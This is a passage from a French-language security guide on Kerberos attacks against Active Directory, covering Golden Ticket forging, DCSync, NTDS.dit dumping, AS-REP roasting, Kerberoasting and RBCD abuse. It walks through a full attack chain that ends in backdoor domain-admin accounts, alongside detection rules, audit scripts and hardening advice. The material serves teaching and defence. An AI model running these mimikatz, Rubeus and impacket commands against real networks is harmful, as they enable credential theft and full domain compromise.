- **Validation PAC :** Activer la validation PAC pour forcer la vérification des signatures

```
# Activer la validation PAC stricte (GPO)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options >
"Network security: PAC validation" = Enabled

# Script PowerShell pour corréler accès et tickets KDC
$timeframe = (Get-Date).AddHours(-1)
$kdcEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4768,4769;StartTime=$timeframe}
$accessEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4624;StartTime=$timeframe} |
    Where-Object {$_.Properties[8].Value -eq 3} # Logon type 3 (network)

# Identifier les accès sans ticket KDC correspondant
$accessEvents | ForEach-Object {
    $accessTime = $_.TimeCreated
    $user = $_.Properties[5].Value
    $matchingKDC = $kdcEvents | Where-Object {
        $_.Properties[0].Value -eq $user -and
        [Math]::Abs(($_.TimeCreated - $accessTime).TotalSeconds) -lt 30
    }
    if (-not $matchingKDC) {
        Write-Warning "Accès suspect sans ticket KDC: $user à $accessTime"
    }
}
```

🛡️ **Contre-mesures Silver Ticket :**


- **Rotation des mots de passe machines :** Par défaut tous les 30 jours, réduire à 7-14 jours
- **Activation de la validation PAC :** Force la vérification des signatures PAC auprès du DC
- **Monitoring des comptes de service :** Alertes sur modifications des hashes (Event ID 4723)
- **Désactivation de RC4 :** Réduit la surface d'attaque si seul le hash NTLM est compromis
- **Blindage LSASS :** Credential Guard, LSA Protection pour empêcher l'extraction de secrets

7. Golden Ticket : compromission totale du domaine

7.1 Principe et impact

Le Golden Ticket représente l'apex de la compromission Kerberos. En obtenant le hash du compte `krbtgt` (le compte de service utilisé par le KDC pour signer tous les TGT), un attaquant peut forger des TGT arbitraires pour n'importe quel utilisateur, y compris des comptes inexistants, avec des privilèges et une durée de validité de son choix (jusqu'à 10 ans).

Un Golden Ticket offre une persistance exceptionnelle : même après la réinitialisation de tous les mots de passe du domaine, l'attaquant conserve son accès tant que le compte krbtgt n'est pas réinitialisé (opération délicate nécessitant deux réinitialisations espacées).



7.2 Extraction du hash krbtgt

L'obtention du hash krbtgt nécessite généralement des privilèges d'administrateur de domaine ou l'accès physique/système à un contrôleur de domaine. Plusieurs techniques permettent cette extraction :

🔧 Technique 1 : DCSync avec Mimikatz
DCSync exploite les protocoles de réplication AD pour extraire les secrets du domaine à distance, sans toucher au LSASS du DC.

```
# DCSync du compte krbtgt
mimikatz # lsadump::dcsync /domain:domain.local /user:krbtgt

# DCSync de tous les comptes (dump complet)
mimikatz # lsadump::dcsync /domain:domain.local /all /csv

# DCSync depuis Linux avec impacket
python3 secretsdump.py domain.local/admin:password@dc01.domain.local -just-dc-user krbtgt
```

🔧 Technique 2 : Dump NTDS.dit

Extraction directe de la base de données Active Directory contenant tous les hashes.

```
# Création d'une copie shadow avec ntdsutil
ntdsutil "ac i ntds" "ifm" "create full C:\temp\ntds_backup" q q

# Extraction avec secretsdump (impacket)
python3 secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

# Extraction avec DSInternals (PowerShell)
$key = Get-BootKey -SystemHivePath 'C:\temp\SYSTEM'
Get-ADDBAccount -All -DBPath 'C:\temp\ntds.dit' -BootKey $key |
    Where-Object {$_.SamAccountName -eq 'krbtgt'}
```

7.3 Forge et utilisation du Golden Ticket

🔧 Création de Golden Ticket avec Mimikatz

```
# Golden Ticket basique (RC4)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ptt

# Golden Ticket avec AES256 (plus discret)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /aes256:krbtgt_aes256_key /ptt

# Golden Ticket avec durée personnalisée (10 ans)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /endin:5256000 /renewmax:5256000 /ptt

# Golden Ticket pour utilisateur fictif
kerberos::golden /user:FakeAdmin /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /id:500 /groups:512,513,518,519,520 /ptt

# Exportation du ticket vers fichier
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ticket:golden.kirbi
```

🔧 Utilisation avancée du Golden Ticket

```
# Injection du ticket dans la session
mimikatz # kerberos::ptt golden.kirbi

# Vérification du ticket injecté
klist

# Utilisation du ticket pour accès DC
dir \\dc01.domain.local\C$
psexec.exe \\dc01.domain.local cmd

# Création de compte backdoor
net user backdoor P@ssw0rd! /add /domain
net group "Domain Admins" backdoor /add /domain

# DCSync pour maintenir la persistance
mimikatz # lsadump::dcsync /domain:domain.local /user:Administrator
```

7.4 Détection avancée des Golden Tickets

🔍 Indicateurs techniques de Golden Ticket :

- **Event ID 4624 (Logon) avec Type 3 :** Authentification réseau sans événement 4768 (TGT) préalable
- **Event ID 4672 :** Privilèges spéciaux assignés à un nouveau logon avec un compte potentiellement inexistant
- **Anomalies temporelles :** Tickets avec timestamps futurs ou passés incohérents
- **Chiffrement incohérent :** Utilisation de RC4 quand AES est obligatoire
- **Groupes de sécurité invalides :** SIDs de groupes inexistants dans le PAC
- **Comptes inexistants :** Authentifications réussies avec des comptes supprimés ou jamais créés

```
# Script de détection des anomalies Kerberos
# Recherche des authentifications sans événement TGT correspondant
$endTime = Get-Date
$startTime = $endTime.AddHours(-24)

$logons = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4624
    StartTime=$startTime
} | Where-Object {
    $_.Properties[8].Value -eq 3 -and # Logon Type 3
    $_.Properties[9].Value -match 'Kerberos'
}

$tgtRequests = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4768
    StartTime=$startTime
} | Group-Object {$_.Properties[0].Value} -AsHashTable

foreach ($logon in $logons) {
    $user = $logon.Properties[5].Value
    $time = $logon.TimeCreated

    if (-not $tgtRequests.ContainsKey($user)) {
        Write-Warning "Golden Ticket suspect: $user à $time (aucun TGT)"
    }
}

# Détection de tickets avec durée de vie anormale
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4768} |
    Where-Object {
        $ticketLifetime = $_.Properties[5].Value
        $ticketLifetime -gt 43200 # > 12 heures
    } | ForEach-Object {
        Write-Warning "Ticket avec durée anormale: $($_.Properties[0].Value)"
    }
```

🛡️ **Stratégies de remédiation et prévention :**

- **Réinitialisation du compte krbtgt :** Procédure en deux phases espacées de 24h minimum

```
# Script Microsoft officiel pour reset krbtgt
# https://github.com/microsoft/New-KrbtgtKeys.ps1
.\New-KrbtgtKeys.ps1 -ResetOnce
# Attendre 24h puis
.\New-KrbtgtKeys.ps1 -ResetBoth
```

- **Monitoring du compte krbtgt :** Alertes sur toute modification (Event ID 4738, 4724)
- **Durcissement des DCs :** - Désactivation du stockage réversible des mots de passe - Protection LSASS avec Credential Guard - Restriction des connexions RDP aux DCs - Isolation réseau des contrôleurs de domaine
- **Tier Model Administration :** Séparation stricte des comptes admin par niveau
- **Detection avancée :** Déploiement d'Azure ATP / Microsoft Defender for Identity
- **Validation PAC stricte :** Forcer la vérification des signatures PAC sur tous les serveurs
- **Rotation régulière :** Réinitialiser krbtgt tous les 6 mois minimum (best practice Microsoft)

8. Chaîne d'attaque complète : scénario réel

8.1 Scénario : De l'utilisateur standard au Domain Admin

Examinons une chaîne d'attaque complète illustrant comment un attaquant peut progresser depuis un compte utilisateur standard jusqu'à la compromission totale du domaine en exploitant les vulnérabilités Kerberos.

Phase 1
Reconnaissance
Phase 2
AS-REP Roasting
Phase 3
Kerberoasting
Phase 4
Élévation
Phase 5
Golden Ticket
Phase 1 : Reconnaissance initiale (J+0, H+0)

```
# Compromission initiale : phishing avec accès VPN
# Énumération du domaine avec PowerView
Import-Module PowerView.ps1

# Identification du domaine et des DCs
Get-Domain
Get-DomainController

# Recherche de comptes sans préauthentification
Get-DomainUser -PreauthNotRequired | Select samaccountname,description

# Sortie : svc_reporting (compte de service legacy)

# Énumération des SPNs
Get-DomainUser -SPN | Select samaccountname,serviceprincipalname

# Sortie :
# - svc_sql : MSSQLSvc/SQL01.corp.local:1433
# - svc_web : HTTP/webapp.corp.local
```

Phase 2 : AS-REP Roasting (J+0, H+1)

```
# Extraction du hash AS-REP pour svc_reporting
.\Rubeus.exe asreproast /user:svc_reporting /format:hashcat /nowrap

# Hash obtenu : $krb5asrep$23$svc_reporting@CORP.LOCAL:8a3c...

# Craquage avec Hashcat
hashcat -m 18200 asrep.hash rockyou.txt -r best64.rule

# Mot de passe craqué en 45 minutes : "Reporting2019!"

# Validation des accès
net use \\dc01.corp.local\IPC$ /user:corp\svc_reporting Reporting2019!
```

Phase 3 : Kerberoasting et compromission de service (J+0, H+2)

```
# Avec le compte svc_reporting, effectuer du Kerberoasting
.\Rubeus.exe kerberoast /user:svc_sql /nowrap

# Hash obtenu pour svc_sql (RC4)
$krb5tgs$23$*svc_sql$CORP.LOCAL$MSSQLSvc/SQL01.corp.local:1433*$7f2a...

# Craquage (6 heures avec GPU)
hashcat -m 13100 tgs.hash rockyou.txt -r best64.rule

# Mot de passe : "SqlService123"

# Énumération des privilèges de svc_sql
Get-DomainUser svc_sql -Properties memberof

# Découverte : membre du groupe "SQL Admins"
# Ce groupe a GenericAll sur le groupe "Server Operators"
```

Phase 4 : Élévation via délégation RBCD (J+0, H+8)

```
# Vérification des permissions avec svc_sql
Get-DomainObjectAcl -Identity "DC01$" | ? {
    $_.SecurityIdentifier -eq (Get-DomainUser svc_sql).objectsid
}

# Découverte : WriteProperty sur msDS-AllowedToActOnBehalfOfOtherIdentity

# Création d'un compte machine contrôlé
Import-Module Powermad
$password = ConvertTo-SecureString 'AttackerP@ss123!' -AsPlainText -Force
New-MachineAccount -MachineAccount EVILCOMPUTER -Password $password

# Configuration RBCD sur DC01
$ComputerSid = Get-DomainComputer EVILCOMPUTER -Properties objectsid |
    Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer DC01 | Set-DomainObject -Set @{
    'msds-allowedtoactonbehalfofotheridentity'=$SDBytes
}

# Exploitation S4U pour obtenir ticket Administrator vers DC01
.\Rubeus.exe s4u /user:EVILCOMPUTER$ /rc4:computerhash \
    /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /ptt

# Accès au DC comme Administrator
dir \\dc01.corp.local\C$
```

Phase 5 : Extraction krbtgt et Golden Ticket (J+0, H+10)

```
# DCSync depuis le DC compromis
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt

# Hash krbtgt obtenu :
# NTLM: 8a3c5f6e9b2d1a4c7e8f9a0b1c2d3e4f
# AES256: 2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f...

# Obtention du SID du domaine
whoami /user
# S-1-5-21-1234567890-1234567890-1234567890

# Création du Golden Ticket
kerberos::golden /user:Administrator /domain:corp.local \
    /sid:S-1-5-21-1234567890-1234567890-1234567890 \
    /aes256:2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f... \
    /endin:5256000 /renewmax:5256000 /ptt

# Validation : accès total au domaine
net group "Domain Admins" /domain
psexec.exe \\dc01.corp.local cmd

# Établissement de persistance multiple
# 1. Création de compte backdoor
net user h4ck3r Sup3rS3cr3t! /add /domain
net group "Domain Admins" h4ck3r /add /domain

# 2. Modification de la GPO par défaut pour ajout de tâche planifiée
# 3. Création de SPN caché pour Kerberoasting personnel
# 4. Exportation de tous les hashes du domaine
```

8.2 Timeline et indicateurs de compromission

Temps	Action attaquant	Indicateurs détectables	Event IDs
H+0	Énumération LDAP	Multiples requêtes LDAP depuis une workstation	N/A (logs LDAP)
H+1	AS-REP Roasting	Event 4768 avec PreAuth=0, même source IP	4768
H+2	Kerberoasting	Multiples Event 4769 avec RC4, comptes rares	4769
H+3	Logon avec credentials volés	Event 4624 Type 3 depuis nouvelle source	4624, 4768
H+8	Création compte machine	Event 4741 (compte machine créé)	4741
H+8	Modification RBCD	Event 4742 (modification ordinateur)	4742
H+9	Exploitation S4U	Event 4769 avec S4U2Self/S4U2Proxy	4769
H+10	DCSync	Event 4662 (réplication AD)	4662
H+11	Golden Ticket utilisé	Authentification sans Event 4768 préalable	4624, 4672
H+12	Création backdoor	Event 4720 (utilisateur créé), 4728 (ajout groupe)	4720, 4728

9. Architecture de détection et réponse

9.1 Stack de détection recommandée

Une détection efficace des attaques Kerberos nécessite une approche en profondeur combinant plusieurs technologies et méthodes.

🔧 **Couche 1 : Collection et centralisation des logs**

- **Windows Event Forwarding (WEF) :** Collection centralisée des événements de sécurité
- **Sysmon :** Télémétrie avancée sur les processus et connexions réseau
- **Configuration optimale :**

```
 # GPO pour audit Kerberos avancé
Computer Configuration > Policies > Windows Settings > Security Settings > 
Advanced Audit Policy Configuration > Account Logon

Activer :
- Audit Kerberos Authentication Service : Success, Failure
- Audit Kerberos Service Ticket Operations : Success, Failure
- Audit Other Account Logon Events : Success, Failure

# Event IDs critiques à collecter
4768, 4769, 4770, 4771, 4772, 4624, 4625, 4672, 4673, 4720, 4726, 4728, 
4732, 4738, 4741, 4742, 4662
```

🔧 **Couche 2 : Analyse et corrélation (SIEM)**

Règles de détection Splunk pour attaques Kerberos :

```
# Détection AS-REP Roasting
index=windows sourcetype=WinEventLog:Security EventCode=4768 Pre_Authentication_Type=0
| stats count values(src_ip) as sources by user
| where count > 5
| table user, count, sources

# Détection Kerberoasting (multiples TGS-REQ avec RC4)
index=windows sourcetype=WinEventLog:Security EventCode=4769 Ticket_Encryption_Type=0x17
| stats dc(Service_Name) as unique_services count by src_ip user
| where unique_services > 10 OR count > 20

# Détection DCSync
index=windows sourcetype=WinEventLog:Security EventCode=4662
    Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*" OR
    Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*"
| where user!="*$" AND user!="NT AUTHORITY\\SYSTEM"
| table _time, user, dest, Object_Name

# Détection Golden Ticket (authent sans TGT)
index=windows sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=3
Authentication_Package=Kerberos
| join type=left user _time [
    search index=windows sourcetype=WinEventLog:Security EventCode=4768
    | eval time_window=_time
    | eval user_tgt=user
]
| where isnull(user_tgt)
| stats count by user, src_ip, dest
```

🔧 **Couche 3 : Détection comportementale (EDR/XDR)**

- **Microsoft Defender for Identity :** Détection native des attaques Kerberos
- **Détections intégrées :** - AS-REP Roasting automatique - Kerberoasting avec alertes - Détection de Golden Ticket par analyse comportementale - DCSync avec identification de l'attaquant
- **Integration avec Microsoft Sentinel :** Corrélation multi-sources

9.2 Playbook de réponse aux incidents

⚠️ **INCIDENT : Suspicion de Golden Ticket**

Actions immédiates (0-30 minutes) :

1. **Isolation :** Ne PAS isoler le DC (risque de DoS). Isoler les machines compromises identifiées
2. **Capture mémoire :** Dumper LSASS des machines suspectes pour analyse forensique
3. **Snapshot :** Créer des copies forensiques des DCs (si virtualisés)
4. **Documentation :** Capturer tous les logs pertinents avant rotation

Investigation (30min - 4h) :

1. **Timeline :** Reconstruire la chaîne d'attaque complète
2. **Scope :** Identifier tous les systèmes et comptes compromis
3. **Persistence :** Rechercher backdoors, GPOs modifiées, tâches planifiées
4. **IOCs :** Extraire hash files, IPs, comptes créés

Éradication (4h - 48h) :

1. **Reset krbtgt :** Effectuer le double reset selon procédure Microsoft

2. **Reset ALL passwords :** Utilisateurs, services, comptes machines
3. **Revoke tickets :** Forcer la reconnexion de tous les utilisateurs
4. **Rebuild compromis :** Reconstruire les serveurs compromis from scratch
5. **Patch & Harden :** Corriger toutes les failles exploitées

```
# Script de réponse d'urgence - Reset krbtgt
# À exécuter depuis un DC avec DA privileges

# Phase 1 : Collecte d'informations
$domain = Get-ADDomain
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber

Write-Host "[+] Domaine: $($domain.DNSRoot)"
Write-Host "[+] Dernier changement mot de passe krbtgt: $($krbtgt.PasswordLastSet)"
Write-Host "[+] Version clé actuelle: $($krbtgt.'msDS-KeyVersionNumber')"

# Phase 2 : Premier reset
Write-Host "[!] Premier reset du compte krbtgt..."
$newPassword = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword -Reset

Write-Host "[+] Premier reset effectué. Attendre 24h avant le second reset."
Write-Host "[!] Vérifier la réplication AD avant de continuer."

# Vérification de la réplication
repadmin /showrepl

# Phase 3 : Après 24h - Second reset
Write-Host "[!] Second reset du compte krbtgt..."
$newPassword2 = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword2 -Reset

Write-Host "[+] Reset krbtgt terminé. Tous les tickets Kerberos précédents sont
invalidés."

# Phase 4 : Actions post-reset
Write-Host "[!] Actions recommandées:"
Write-Host "1. Forcer la reconnexion de tous les utilisateurs"
Write-Host "2. Redémarrer tous les services utilisant des comptes de service"
Write-Host "3. Vérifier les GPOs et objets AD suspects"
Write-Host "4. Auditer les comptes créés récemment"

# Audit rapide
Get-ADUser -Filter {Created -gt (Get-Date).AddDays(-7)} |
    Select Name, Created, Enabled
```

10. Durcissement et recommandations stratégiques

10.1 Cadre de sécurité AD - Tier Model

Le modèle d'administration à niveaux (Tier Model) est fondamental pour limiter l'impact des compromissions et empêcher les mouvements latéraux vers les actifs critiques.

Tier	Périmètre	Comptes	Restrictions
Tier 0	AD, DCs, Azure AD Connect, PKI, ADFS	Domain Admins, Enterprise Admins	Aucune connexion aux Tier 1/2, PAWs obligatoires
Tier 1	Serveurs d'entreprise, applications	Administrateurs serveurs	Aucune connexion au Tier 2, jump servers dédiés
Tier 2	Postes de travail, appareils utilisateurs	Support IT, administrateurs locaux	Isolation complète des Tier 0/1

🛡️ Implémentation du Tier Model :

```
# Création de la structure OU pour Tier Model
New-ADOrganizationalUnit -Name "Tier0" -Path "DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Accounts" -Path "OU=Tier0,DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Devices" -Path "OU=Tier0,DC=domain,DC=local"

# Création des groupes de sécurité
New-ADGroup -Name "Tier0-Admins" -GroupScope Universal -GroupCategory Security
New-ADGroup -Name "Tier1-Admins" -GroupScope Universal -GroupCategory Security

# GPO pour bloquer les connexions inter-tiers
# Computer Configuration > Policies > Windows Settings > Security Settings >
# User Rights Assignment > Deny log on locally
# Ajouter : Tier1-Admins, Tier2-Admins (sur machines Tier0)
```

10.2 Configuration de sécurité Kerberos avancée

🔧 Paramètres GPO critiques

```
# 1. Désactivation de RC4 (forcer AES uniquement)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options > Network security: Configure encryption types allowed
for Kerberos
☑ AES128_HMAC_SHA1
☑ AES256_HMAC_SHA1
☑ Future encryption types
☐ DES_CBC_CRC
☐ DES_CBC_MD5
☐ RC4_HMAC_MD5

# 2. Réduction de la durée de vie des tickets
Computer Configuration > Policies > Windows Settings > Security Settings >
Account Policies > Kerberos Policy
- Maximum lifetime for user ticket: 8 hours (défaut: 10h)
- Maximum lifetime for service ticket: 480 minutes (défaut: 600min)
- Maximum lifetime for user ticket renewal: 5 days (défaut: 7j)

# 3. Activation de la validation PAC
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options
Network security: PAC validation = Enabled

# 4. Protection contre la délégation non contrainte
# Activer "Account is sensitive and cannot be delegated" pour tous comptes privilégiés
Get-ADUser -Filter {AdminCount -eq 1} |
    Set-ADAccountControl -AccountNotDelegated $true

# 5. Ajout au groupe Protected Users
Add-ADGroupMember -Identity "Protected Users" -Members (
    Get-ADGroupMember "Domain Admins"
)
```

10.3 Managed Service Accounts et sécurisation des services

Les Group Managed Service Accounts (gMSA) éliminent le risque de Kerberoasting en utilisant des mots de passe de 240 caractères changés automatiquement tous les 30 jours.

🔧 Migration vers gMSA

```
# Prérequis : KDS Root Key (une fois par forêt)
Add-KdsRootKey -EffectiveTime ((Get-Date).AddHours(-10))

# Création d'un gMSA
New-ADServiceAccount -Name gMSA-SQL01 -DNSHostName sql01.domain.local `
    -PrincipalsAllowedToRetrieveManagedPassword "SQL-Servers" `
    -ServicePrincipalNames "MSSQLSvc/sql01.domain.local:1433"

# Installation sur le serveur cible
Install-ADServiceAccount -Identity gMSA-SQL01

# Configuration du service pour utiliser le gMSA
# Services > SQL Server > Properties > Log On
# Account: DOMAIN\gMSA-SQL01$
# Password: (vide)

# Vérification
Test-ADServiceAccount -Identity gMSA-SQL01

# Audit des comptes de service legacy à migrer
Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName |
    Where-Object {$_.SamAccountName -notlike "*$"} |
    Select SamAccountName, ServicePrincipalName, PasswordLastSet
```

10.4 Surveillance et hunting proactif

🔍 Programme de Threat Hunting Kerberos :

Hebdomadaire :

- Audit des comptes avec DONT_REQ_PREAUTH
- Vérification des nouveaux SPNs enregistrés
- Analyse des comptes avec délégation
- Revue des modifications d'attributs sensibles (userAccountControl, msDS-AllowedToActOnBehalfOfOtherIdentity)

Mensuel :

- Audit complet des permissions AD (BloodHound)
- Vérification de l'âge du mot de passe krbtgt
- Analyse des chemins d'attaque vers Domain Admins
- Test de détection avec Purple Teaming

```
# Script d'audit Kerberos automatisé
# À exécuter mensuellement

Write-Host "[*] Audit de sécurité Kerberos - $(Get-Date)" -ForegroundColor Cyan

# 1. Comptes sans préauthentification
Write-Host "`n[+] Comptes sans préauthentification Kerberos:" -ForegroundColor Yellow
$noPreAuth = Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties
DoesNotRequirePreAuth
if ($noPreAuth) {
    $noPreAuth | Select Name, SamAccountName | Format-Table
    Write-Host "    ALERTE: $($noPreAuth.Count) compte(s) vulnérable(s) à AS-REP Roasting"
-ForegroundColor Red
} else {
    Write-Host "    OK - Aucun compte vulnérable" -ForegroundColor Green
}

# 2. Comptes de service avec SPN et mot de passe ancien
Write-Host "`n[+] Comptes de service avec SPNs:" -ForegroundColor Yellow
$oldSPNAccounts = Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties
ServicePrincipalName, PasswordLastSet |
    Where-Object {$_.PasswordLastSet -lt (Get-Date).AddDays(-180)} |
    Select Name, SamAccountName, PasswordLastSet, @{N='DaysSinceChange';E={(New-TimeSpan
-Start $_.PasswordLastSet).Days}}

if ($oldSPNAccounts) {
    $oldSPNAccounts | Format-Table
    Write-Host "    ALERTE: $($oldSPNAccounts.Count) compte(s) avec mot de passe > 180
jours" -ForegroundColor Red
} else {
    Write-Host "    OK - Tous les mots de passe sont récents" -ForegroundColor Green
}

# 3. Délégation non contrainte
Write-Host "`n[+] Délégation non contrainte:" -ForegroundColor Yellow
$unconstrainedDelegation = Get-ADComputer -Filter {TrustedForDelegation -eq $true}
-Properties TrustedForDelegation
if ($unconstrainedDelegation) {
    $unconstrainedDelegation | Select Name, DNSHostName | Format-Table
    Write-Host "    ATTENTION: $($unconstrainedDelegation.Count) serveur(s) avec
délégation non contrainte" -ForegroundColor Red
} else {
    Write-Host "    OK - Aucune délégation non contrainte" -ForegroundColor Green
}

# 4. Âge du mot de passe krbtgt
Write-Host "`n[+] Compte krbtgt:" -ForegroundColor Yellow
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber
$daysSinceChange = (New-TimeSpan -Start $krbtgt.PasswordLastSet).Days
Write-Host "    Dernier changement: $($krbtgt.PasswordLastSet) ($daysSinceChange jours)"
Write-Host "    Version de clé: $($krbtgt.'msDS-KeyVersionNumber')"
if ($daysSinceChange -gt 180) {
    Write-Host "    ALERTE: Mot de passe krbtgt non changé depuis > 6 mois"
-ForegroundColor Red
} else {
    Write-Host "    OK - Rotation récente" -ForegroundColor Green
}

# 5. Comptes machines créés récemment (potentiel RBCD)
Write-Host "`n[+] Comptes machines récents:" -ForegroundColor Yellow
$newComputers = Get-ADComputer -Filter {Created -gt (Get-Date).AddDays(-7)} -Properties
Created
```

```
if ($newComputers) {
    $newComputers | Select Name, Created | Format-Table
    Write-Host "    INFO: $($newComputers.Count) compte(s) machine créé(s) cette semaine"
-ForegroundColor Yellow
}

# 6. RBCD configuré
Write-Host "`n[+] Resource-Based Constrained Delegation:" -ForegroundColor Yellow
$rbcd = Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity |
    Where-Object {$_.'msDS-AllowedToActOnBehalfOfOtherIdentity' -ne $null}
if ($rbcd) {
    $rbcd | Select Name | Format-Table
    Write-Host "    ATTENTION: $($rbcd.Count) ordinateur(s) avec RBCD configuré"
-ForegroundColor Yellow
}

# 7. Protected Users
Write-Host "`n[+] Groupe Protected Users:" -ForegroundColor Yellow
$protectedUsers = Get-ADGroupMember "Protected Users"
Write-Host "    Membres: $($protectedUsers.Count)"
$domainAdmins = Get-ADGroupMember "Domain Admins"
$notProtected = $domainAdmins | Where-Object {$_.SamAccountName -notin
$protectedUsers.SamAccountName}
if ($notProtected) {
    Write-Host "    ALERTE: $($notProtected.Count) Domain Admin(s) non protégé(s)"
-ForegroundColor Red
    $notProtected | Select Name | Format-Table
}

Write-Host "`n[*] Audit terminé - $(Get-Date)" -ForegroundColor Cyan
```

10.5 Architecture de sécurité moderne

🛡️ **Roadmap de durcissement Active Directory :**

Phase 1 - Quick Wins (0-3 mois) :

- ✓ Désactivation RC4 sur tous les systèmes supportant AES
- ✓ Activation de l'audit Kerberos avancé
- ✓ Correction des comptes avec DONT_REQ_PREAUTH
- ✓ Ajout des DA au groupe Protected Users
- ✓ Déploiement de Microsoft Defender for Identity
- ✓ Configuration MachineAccountQuota = 0

Phase 2 - Consolidation (3-6 mois) :

- ✓ Migration des comptes de service vers gMSA
- ✓ Implémentation du Tier Model (structure OU)
- ✓ Déploiement de PAWs pour administrateurs Tier 0
- ✓ Rotation krbtgt programmée (tous les 6 mois)
- ✓ Activation Credential Guard sur tous les postes
- ✓ Suppression des délégations non contraintes

Phase 3 - Maturité (6-12 mois) :

- ✓ SIEM avec détections Kerberos avancées
- ✓ Programme de Threat Hunting dédié AD

- ✓ Red Team / Purple Team réguliers
- ✓ Microsegmentation réseau (Tier isolation)
- ✓ FIDO2/Windows Hello for Business (passwordless)
- ✓ Azure AD Conditional Access avec MFA adaptatif

11. Outils défensifs et frameworks

11.1 Boîte à outils du défenseur

🛡️ PingCastle

Scanner de sécurité Active Directory open-source fournissant un score de risque global et des recommandations concrètes.

```
# Exécution d'un audit complet
PingCastle.exe --healthcheck --server dc01.domain.local

# Génération de rapport HTML
# Analyse automatique de :
# - Comptes dormants avec privilèges
# - Délégations dangereuses
# - GPOs obsolètes ou mal configurées
# - Chemins d'attaque vers Domain Admins
# - Conformité aux bonnes pratiques Microsoft
```

🛡️ Purple Knight (Semperis)

Outil gratuit d'évaluation de la posture de sécurité Active Directory avec focus sur les indicateurs de compromission.

```
# Scan de sécurité
Purple-Knight.exe

# Vérifications spécifiques Kerberos :
# - Âge du mot de passe krbtgt
# - Comptes avec préauthentification désactivée
# - SPNs dupliqués ou suspects
# - Algorithmes de chiffrement faibles
# - Délégations non sécurisées
```

🛡️ ADRecon

Script PowerShell pour extraction et analyse complète de la configuration Active Directory.

```
# Extraction complète avec rapport Excel
.\ADRecon.ps1 -OutputDir C:\ADRecon_Report

# Focus sur les vulnérabilités Kerberos
.\ADRecon.ps1 -Collect Kerberoast, ASREP, Delegation

# Génère des rapports sur :
# - Tous les comptes avec SPNs
# - Comptes Kerberoastables
# - Comptes AS-REP Roastables
# - Toutes les configurations de délégation
```

